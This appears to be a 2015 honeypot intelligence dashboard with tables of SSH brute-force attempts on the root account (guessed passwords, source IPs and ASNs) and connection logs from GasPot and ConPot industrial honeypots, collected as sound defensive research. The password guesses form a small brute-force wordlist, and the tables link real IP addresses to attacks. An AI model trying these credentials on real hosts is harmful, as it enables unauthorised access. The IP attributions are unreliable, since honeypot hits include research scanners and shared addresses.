
Time	Source IP	Username	Password	ASN	Organization
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:36:24.968274Z	50.131.187.245	root	test2	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:34:52.909551Z	50.131.187.245	root	testing	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T02:37:08.117166Z	50.131.187.245	root	testing333	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:29:42.429273Z	50.131.187.245	root	yoyoyo	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T13:09:49.603090Z	59.63.188.45	root	wubao	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86
2015-09-20T11:02:30.759854Z	89.248.168.148	root	12345	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:26:23.892632Z	50.131.187.245	root	joshy	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T19:47:52.028887Z	94.102.63.81	root	admin	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T11:34:35.494558Z	218.87.111.109	root	wubao	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86
2015-09-20T15:12:46.362528Z	175.126.82.235	root		9318	HANARO-AS Hanaro Telecom Inc.,KR 86400
2015-09-20T15:22:08.828480Z	175.126.82.235	root		9318	HANARO-AS Hanaro Telecom Inc.,KR 86400
2015-09-20T11:02:02.192010Z	89.248.168.148	root	admin	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:24:45.009581Z	50.131.187.245	root	testetest	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T16:13:42.839400Z	23.94.97.13	root	admin	36352	AS-COLOCROSSING - ColoCrossing,US 86400
2015-09-20T11:02:23.076307Z	89.248.168.148	root	1234	29073	ECATEL-AS Ecatel LTD,NL 86400
2015-09-20T20:35:25.141976Z	50.131.187.245	root	hithere	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:33:04.557668Z	50.131.187.245	root	misterj	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:46:47.668196Z	50.131.187.245	root	test6	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:41:10.131518Z	50.131.187.245	root	yello	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:42:35.333847Z	50.131.187.245	root	testing6	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T20:48:22.183523Z	50.131.187.245	root	tester	7922	COMCAST-7922 - Comcast Cable Communications,
2015-09-20T21:31:25.766927Z	43.229.53.46	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T21:33:13.538098Z	43.229.53.90	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T21:59:01.897286Z	43.229.53.46	root	!@	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T22:23:19.434186Z	43.229.53.46	root	wubao	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400
2015-09-20T22:23:36.264303Z	43.229.53.46	root	jiamima	63857	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400

PROVIDE INTEL



Gaspot Connections


Time	Command	Host	ASN	Organization	Created
09/02/2015 23:32	Non ^A Command Attempt from	199.116.75.154	32329	MONKEYBRAINS - Monkey Brains,US 86400	2004-04-14
09/02/2015 23:33	Non ^A Command Attempt from	199.116.75.154	32329	MONKEYBRAINS - Monkey Brains,US 86400	2004-04-14
09/03/2015 04:02	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None
09/04/2015 19:36	<function l20100 at 0x29ff1b8> Command Attempt from	80.82.70.198	29073	ECATEL-AS Ecatel LTD,NL 86400	2003-05-26
09/08/2015 01:34	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None
09/08/2015 02:10	Non ^A Command Attempt from	50.131.187.245	7922	COMCAST-7922 - Comcast Cable Communications, Inc.,US 86400	None



Connections into ConPot

Time	Host	ASN	Organization	Created
2015-09-20 03:21:00	112.74.206.117	37963	CNNIC-ALIBABA-CN-NET-AP Hangzhou Alibaba Advertising Co.,Ltd.,CN 86400	2006-03-08
2015-09-20 03:21:00	117.21.173.36	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400	2002-08-01
2015-09-20 03:21:00	117.217.22.25	9829	BSNL-NIB National Internet Backbone,IN 86400	2000-01-19
2015-09-20 03:21:00	1.23.145.182	45528	TDN Tikona Digital Networks Pvt Ltd.,IN 86400	2008-11-21
2015-09-20 03:21:00	125.64.94.200	4134	CHINANET-BACKBONE No.31,Jin-rong Street,CN 86400	2002-08-01
2015-09-20 03:21:00	129.89.192.36	7050	UW-MILWAUKEE-AS1 - University of Wisconsin - Milwaukee,US 86400	None
2015-09-20 03:21:00	141.212.121.128	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.178	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.194	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.42	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.58	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.82	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.90	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	141.212.122.98	36375	UMICH-AS-5 - University of Michigan,US 86400	2005-12-16
2015-09-20 03:21:00	151.236.58.222	29550	SIMPLYTRANSIT Simply Transit Ltd,GB 86400	2003-10-09
2015-09-20 03:21:00	155.94.222.12	8100	ASN-QUADRANET-GLOBAL - QuadraNet, Inc,US 86400	2009-10-22
2015-09-20 03:21:00	169.54.233.121	36351	SOFTLAYER - SoftLayer Technologies Inc.,US 86400	2005-12-12
2015-09-20 03:21:00	169.54.233.123	36351	SOFTLAYER - SoftLayer Technologies Inc.,US 86400	2005-12-12
2015-09-20 03:21:00	177.33.35.152	28573	NET Servi\195\167os de Comunica\195\167\195\163o S.A.,BR 86400	2003-11-27
2015-09-20 03:21:00	178.239.50.139	47869	NETROUTING-AS Netrouting,NL 86400	2008-09-09
2015-09-20 03:21:00	178.239.50.140	47869	NETROUTING-AS Netrouting,NL 86400	2008-09-09

PROVIDE INTEL




Intel from Honeypots

As honeypots are attacked/communicated with, data will populate here.

Static files:

List of SSH Get Requests as seen when attackers think they're on the system (txt)

PROVIDE INTEL

